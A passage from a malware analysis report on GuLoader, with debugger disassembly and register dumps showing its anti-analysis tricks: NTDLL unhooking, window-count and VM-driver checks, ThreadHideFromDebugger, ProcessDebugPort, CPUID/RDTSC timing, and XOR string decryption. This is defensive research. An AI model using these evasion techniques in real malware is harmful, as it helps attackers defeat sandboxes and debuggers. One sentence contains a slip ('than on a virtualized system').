039200AA      8073 FB 51       xor byte ptr ds:[ebx-5],51
039200AE      80FF FC          cmp bh,FC
039200B1      38C1             cmp cl,al
039200B3      8043 FB 9B       add byte ptr ds:[ebx-5],9B
```

Figure 26: Replace initial 5 bytes to original NTDLL


GuLoader uses `0x33C9`, `0xC2`, and `0xE8` as anchor bytes in order to retrieve relative byte positions in order to patch.



```
EIP  0392091C   66:394B FE          cmp word ptr ds:[ebx-2],cx
     03920920   8B8D 44020000       mov ecx,dword ptr ss:[ebp+244]
     03920926   74 6C               je <Remove Hook>
     03920928   8885 DD010000       mov byte ptr ss:[ebp+1DD],al
     0392092E   EB 48               jmp 3920978
     03920930   7D 3C               jge 392096E
     03920932   8FC1                pop ecx
     03920934   24 B3               and al,B3
     03920936   61                  popad
     03920937   7E 6C               jle 39209A5
     03920939   B9 9AA92B21         mov ecx,212BA99A
     0392093E   CA 65C4             ret far C465
     03920941   90                  nop
     03920942   B2 03               mov dl,3
     03920944   DBD3                fcmovnbe st(0),st(3)
     03920946   F2:68 3B773798      push 9837773B
     0392094C   45                  inc ebp
     0392094D   2AA3 F112F8AF       sub ah,byte ptr ds:[ebx-5007ED0F]
     03920953   5E                  pop esi
     03920954   7D 3C               jge 3920992
     03920956   8FC1                pop ecx
     03920958   24 B3               and al,B3
     0392095A   61                  popad
     0392095B   7E 6C               jle 39209C9
     0392095D   B9 9AA92B21         mov ecx,212BA99A
     03920962   CA 65C4             ret far C465
     03920965   90                  nop
     03920966   B2 03               mov dl,3
     03920968   DBD3                fcmovnbe st(0),st(3)
     0392096A   F2:68 3B773798      push 9837773B
     03920970   45                  inc ebp
     03920971   2AA3 F112F8AF       sub ah,byte ptr ds:[ebx-5007ED0F]
     03920977   5E                  pop esi
     03920978   8A43 FB             mov al,byte ptr ds:[ebx-5]
     0392097B   817D 7C 13180000    cmp dword ptr ss:[ebp+7C],1813
     03920982   0F8F A431FCFF       jg 38E3B2C
     03920988   3C B9               cmp al,B9
     0392098A   8A85 DD010000       mov al,byte ptr ss:[ebp+1DD]
     03920990   74 37               je 39209C9
     03920992   84E6                test dh,ah
     03920994   84F7                test bh,dh
     03920996   C643 F9 83          mov byte ptr ds:[ebx-7],83
     0392099A   50                  push eax
     0392099B   B8 B2668C4C         mov eax,4C8C66B2
     039209A0   3D C8000000         cmp eax,C8
     039209A5   0F84 C93D0000       je 3924774
     039209AB   58                  pop eax
     039209AC   8073 F9 23          xor byte ptr ds:[ebx-7],23
     039209B0   85D8                test eax,ebx
     039209B2   8073 F9 2C          xor byte ptr ds:[ebx-7],2C
     039209B6   84C0                test al,al
     039209B8   8043 F9 2C          add byte ptr ds:[ebx-7],2C
     039209BC   38EC                cmp ah,ch
     039209BE   8943 FA             mov dword ptr ds:[ebx-6],eax
     039209C1   39C2                cmp edx,eax
     039209C3   40                  inc eax
     039209C4   E9 38010000         jmp 3920B01

word ptr ds:[ebx-2]=[ntdll.773A1B55]=3B9E
cx=33C9

0392091c
```

Figure 27: Example of using byte anchor to retrieve relative byte positions

GuLoader calls ZwProtectVirtualmemory to change the page permissions back to `PAGE_EXECUTE_READ (0x20)` once it has finished replacing any hooks.




```
0392107C   56              push esi
0392107D   8BB5 5C020000   mov esi,dword ptr ss:[ebp+25C]
03921083   66:39CB         cmp bx,cx
03921086   FFD0            call eax                          ZwProtectVirtualMemory
03921088   39DA            cmp edx,ebx                       ebx:PssNtWalkSnapshot+177F0
```

Figure 28: Call ZwProtectVirtualMemory to set page permissions to `PAGE_EXECUTE_READ` `0x20`

EnumWindows

GuLoader uses the Windows API `EnumWindows` to enumerate all top-level windows on the user's screen to attempt to identify an analysis/sandbox environment. If the number of windows is less than 12, it calls `TerminateProcess` to terminate itself.



```
75F3E230   8BFF          mov edi,edi                              EnumWindows
75F3E232   55            push ebp
75F3E233   8BEC          mov ebp,esp
75F3E235   6A 01         push 1
75F3E237   6A 00         push 0
75F3E239   6A 00         push 0
75F3E23B   FF75 0C       push dword ptr ss:[ebp+C]                [ebp+C]:LdrLoadDll+5
75F3E23E   33D2          xor edx,edx
75F3E240   33C9          xor ecx,ecx                              ecx:gSharedInfo+278
75F3E242   FF75 08       push dword ptr ss:[ebp+8]                [ebp+8]:EnumWindows
75F3E245   E8 36000000   call user32.75F3E280
75F3E24A   5D            pop ebp
75F3E24B   C2 0800       ret 8
75F3E24E   CC            int3
```

Edit

Expression: 000000015
Bytes: 15000000
Signed: 21
Unsigned: 21
ASCII: ....


Figure 29: Bypassing EnumWindows check by setting number of top-level windows to 15

NtSetInformationThread

The Windows API `NtSetInformationThread` is used to modify thread specific data for a provided thread.

```
__kernel_entry NTSYSCALLAPI NTSTATUS NtSetInformationThread(
  [in] HANDLE          ThreadHandle,
  [in] THREADINFOCLASS ThreadInformationClass,
  [in] PVOID           ThreadInformation,
  [in] ULONG           ThreadInformationLength
);
```

GuLoade calls `NtSetInformationThread` and passes `0x11` as the argument for `ThreadInformationClass`. `0x11` corresponds to `ThreadHideFromDebugger`. This is a known anti-debug technique that causes the debugger to crash when a breakpoint is hit in the specified thread or when the debugger steps through instructions.



```
039248EE     817D 70 43E30000     cmp dword ptr ss:[ebp+70],E343
039248F5   - 0F8F C4030000        jg 3924CBF
039248FB     FFD0                 call eax                                  eax:ZwSetInformationThread
039248FD     8B8D 50010000        mov ecx,dword ptr ss:[ebp+150]
03924903     38C2                 cmp dl,al
03924905     8B5D 44              mov ebx,dword ptr ss:[ebp+44]
03924908     81FA 80819048        cmp edx,48908180
0392490E     8B95 54010000        mov edx,dword ptr ss:[ebp+154]
03924914     38C1                 cmp cl,al
03924916     83EA 04              sub edx,4
03924919     310A                 xor dword ptr ds:[edx],ecx
0392491B     39DA                 cmp edx,ebx
0392491D   ^ 75 F7                jne 3924916
0392491F     8BBD 2C010000        mov edi,dword ptr ss:[ebp+12C]
03924925   - FFE1                 jmp ecx
03924927     81EC 00010000        sub esp,100
0392492D   - E9 00010000          jmp 3924A32
03924932     57                   push edi
03924933     91                   xchg ecx,eax                              eax:ZwSetInformationThread
03924934     3A7C17 D1            cmp bh,byte ptr ds:[edi+edx-2F]
03924938     3A3C57               cmp bh,byte ptr ds:[edi+edx*2]
0392493B     D17A 7C              sar dword ptr ds:[edx+7C],1
0392493E     57                   push edi
0392493F     91                   xchg ecx,eax                              eax:ZwSetInformationThread
03924940     3A7C17 D1            cmp bh,byte ptr ds:[edi+edx-2F]
03924944     3A3C57               cmp bh,byte ptr ds:[edi+edx*2]
03924947     D17A 7C              sar dword ptr ds:[edx+7C],1
0392494A     57                   push edi
0392494B     91                   xchg ecx,eax                              eax:ZwSetInformationThread
0392494C     3A7C17 D1            cmp bh,byte ptr ds:[edi+edx-2F]
03924950     3A3C57               cmp bh,byte ptr ds:[edi+edx*2]
03924953     D17A 7C              sar dword ptr ds:[edx+7C],1
03924956     57                   push edi
03924957     91                   xchg ecx,eax                              eax:ZwSetInformationThread
03924958     3A7C17 D1            cmp bh,byte ptr ds:[edi+edx-2F]
0392495C     3A3C57               cmp bh,byte ptr ds:[edi+edx*2]
0392495F     D17A 7C              sar dword ptr ds:[edx+7C],1
03924962     57                   push edi
03924963     91                   xchg ecx,eax                              eax:ZwSetInformationThread
03924964     3A7C17 D1            cmp bh,byte ptr ds:[edi+edx-2F]
03924968     3A3C57               cmp bh,byte ptr ds:[edi+edx*2]
0392496B     D17A 7C              sar dword ptr ds:[edx+7C],1
0392496E     57                   push edi
0392496F     91                   xchg ecx,eax                              eax:ZwSetInformationThread
03924970     3A7C17 D1            cmp bh,byte ptr ds:[edi+edx-2F]
03924974     3A3C57               cmp bh,byte ptr ds:[edi+edx*2]
03924977     D17A 7C              sar dword ptr ds:[edx+7C],1
0392497A     57                   push edi
0392497B     91                   xchg ecx,eax                              eax:ZwSetInformationThread
0392497C     3A7C17 D1            cmp bh,byte ptr ds:[edi+edx-2F]
03924980     3A3C57               cmp bh,byte ptr ds:[edi+edx*2]
03924983     D17A 7C              sar dword ptr ds:[edx+7C],1
03924986     57                   push edi
03924987     91                   xchg ecx,eax                              eax:ZwSetInformationThread
03924988     3A7C17 D1            cmp bh,byte ptr ds:[edi+edx-2F]
0392498C     3A3C57               cmp bh,byte ptr ds:[edi+edx*2]
```

```
Hide FPU

EAX   7742EFD0     <ntdll.ZwSetInformationThread>
EBX   0392080F
ECX   00000251     L'ɑ'
EDX   038D07F9
EBP   0014DF58
ESP   0014DF48
ESI   7FFFF000
EDI   038D8000

EIP   039248FB     <CallAPI>

EFLAGS    00000297
ZF 0  PF 1  AF 1
OF 0  SF 1  DF 0
CF 1  TF 0  IF 1

LastError   00000003 (ERROR_PATH_NOT_FOUND)
LastStatus  C000003A (STATUS_OBJECT_PATH_NOT_FOUND)

GS 0000  FS 003B
ES 0023  DS 0023
CS 001B  SS 0023

ST(0) FFFFC000000000000000 x87r5 Special qnan
ST(1) 3FFEB17217F7D1CF79AC x87r6 Nonzero 0.69314718(
ST(2) FFFFC000000000000000 x87r7 Special qnan
ST(3) FFFFC000000000000000 x87r0 Special qnan
ST(4) FFFF0000000000000000 x87r1 Special invalid
ST(5) FFFF0000000000000000 x87r2 Special invalid
ST(6) 3FFD9A209A84FBCFF799 x87r3 Nonzero 0.30102999!
ST(7) FFFFFFFF000085E98080 x87r4 Special qnan

x87TagWord  8A2A
x87TW_0 2 (Special)  x87TW_1 2 (Special)
x87TW_2 2 (Special)  x87TW_3 0 (Nonzero)
x87TW_4 2 (Special)  x87TW_5 2 (Special)
x87TW_6 0 (Nonzero)  x87TW_7 2 (Special)

x87StatusWord  2841
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 1  x87SW_C0  1  x87SW_ES  0

Default (stdcall)   5   Unlock
1: [esp] FFFFFFFE FFFFFFFE
2: [esp+4] 00000011 00000011
3: [esp+8] 00000000 00000000
4: [esp+C] 00000000 00000000
5: [esp+10] 0014E25C 0014E25C
```


Current Thread
0x11 ThreadHideFromDebugger

```
0014DF48  FFFFFFFE
0014DF4C  00000011
```

Figure 30: GuLoader calls NtSetInformationThread passing ThreadHideFromDebugger


Enumerate Device Drivers

GuLoader uses EnumDeviceDriver and GetDeviceDriverBaseNameA from psapi.dll to enumerate system driver names, searching for VM-related drivers. Similar to the methodology used to search for strings, GuLoader uses DJB2 to hash each driver name and compares it to a list of pre-computed hashes.



```
039248E9     E8 55010000       call <BreakpointCheck>
039248EE     817D 70 43E30000  cmp dword ptr ss:[ebp+70],E343
039248F5   ˅ 0F8F C4030000     jg 3924CBF
039248FB     FFD0              call eax                          eax:EnumDeviceDrivers
```

Figure 31: EnumDeviceDrivers to enumerate drivers




```
Hide FPU

EAX   10020000    "vmmouse.sys"
EBX   00000000
ECX   00000073    's'
EDX   038D9000
EBP   0014DF58
ESP   0014DF48    <&GetDeviceDriverBaseNameA>
ESI   100211B4
EDI   038D8000

EIP   038DE8CC
```

Figure 32: GetDriverBaseNameA returns vmmouse.sys

Enumerate Installed Products

GuLoader uses MsiGetProductInfoA and MsiEnumProductsA to enumerate installed software, hashes the name of the software, and compares them to a list of pre-computed hashes.




```
Hide FPU

EAX    148D213C
EBX    93204C5E
ECX    00000054      'T'
EDX    55A84815      "MsiEnumProductsA"
EBP    0014DF58
ESP    0014DF48
ESI    55A83B44      msi.55A83B44
EDI    038D8000

EIP    0391DA6E
```

Figure 33: GuLoader calling MsiEnumProductsA to enumerate installed software

Enumerate System Services

GuLoader enumerates system services using OpenSCManagerA and EnumServiceStatusA, hashes the service names, and compares them to a list of pre-computed hashes.



```
039248E9      E8 55010000        call <BreakpointCheck>
039248EE      817D 70 43E30000   cmp dword ptr ss:[ebp+70],E343
039248F5    ˅ 0F8F C4030000      jg 3924CBF
039248FB      FFD0               call eax                              eax:OpenSCManagerA
```

Figure 34: GuLoader calling OpenSCManagerA to enumerate system services

NtQueryInformationProcess

NtQueryInformationProcess is a Windows API that retrieves information about the specified process.

```
__kernel_entry NTSTATUS NtQueryInformationProcess(
  [in]            HANDLE           ProcessHandle,
  [in]            PROCESSINFOCLASS ProcessInformationClass,
  [out]           PVOID            ProcessInformation,
  [in]            ULONG            ProcessInformationLength,
  [out, optional] PULONG           ReturnLength
);
```

Among the process information available, the ProcessInformationClass provides the ProcessDebugPort (0x7), which provides the port number of the debugger for the process. A nonzero value indicates that the process is being run under the control of a ring 3 debugger. If a debugger is detected, the malware exits.





Figure 35: Call to NtQueryInformationProcess querying ProcessDebugPort to identify a ring 3 debugger

CPUID & RDTSC Sandwich

GuLoader calls `CPUID` leaf 1 `(eax == 1)`and checks whether a hypervisor is present by checking bit 31 of register ECX, indicating the malware is running in a virtual environment. This `CPUID` call is wrapped in `rdtsc` instructions, which GuLoader uses to calculate the amount of time needed to execute the `CPUID` call. This is another measure to detect a virtual environment, as a hypercall is required to execute the `CPUID` instruction within a virtual environment, therefore taking a longer amount of time to execute than on a virtualized system.




```
038E6AAE      E8 51010000     call 38E6C04
038E6AB3      89D6            mov esi,edx
038E6AB5      60              pushad
038E6AB6      0F31            rdtsc
038E6AB8      B8 242753C5     mov eax,C5532724
038E6ABD      35 20883F85     xor eax,853F8820
038E6AC2      35 C49A2029     xor eax,29209AC4
038E6AC7      35 C1354C69     xor eax,694C35C1           eax = 1
038E6ACC      0FA2            cpuid
038E6ACE      61              popad
038E6ACF      66:85C1         test cx,ax
038E6AD2      E8 2D010000     call 38E6C04
038E6AD7      29F2            sub edx,esi
038E6AD9      C3              ret
038E6ADA    ⌄ E9 20010000     jmp 38E6BFF
```

Figure 36: CPUID and RDTSC Sandwich

String Decryption

GuLoader decrypts all strings at runtime, making static analysis difficult. NtAllocateVirtualMemory is called to allocate a buffer to store the encrypted and decrypted data. Once the buffer is allocated, the length of the encrypted string is written to the first word. Next, the encrypted data is written to the buffer, overwriting the length. GuLoader iterates through the ciphertext, XORing each byte by the key. The decrypted byte is then written back to the buffer in place.



```
0391E7FC
mov byte ptr ds:[edx+ecx],al ; mov ciphertext[i], plaintext[i]
cmp cl,al
inc ecx
jne 391E781
```

```
0391E781
mov al,byte ptr ds:[edx+ecx] ; mov al, <ciphertext[i]>
add ebx,esi
xor al,byte ptr ds:[ebx] ; xor ciphertext[i], key[i]
jmp 391E7EE
```

```
0391E808
cmp edx,ecx
cmp ch,dh
ret 10
```

```
0391E7EE
cmp bl,cl
sub ebx,esi
inc ebx
jne 391E7FA
```

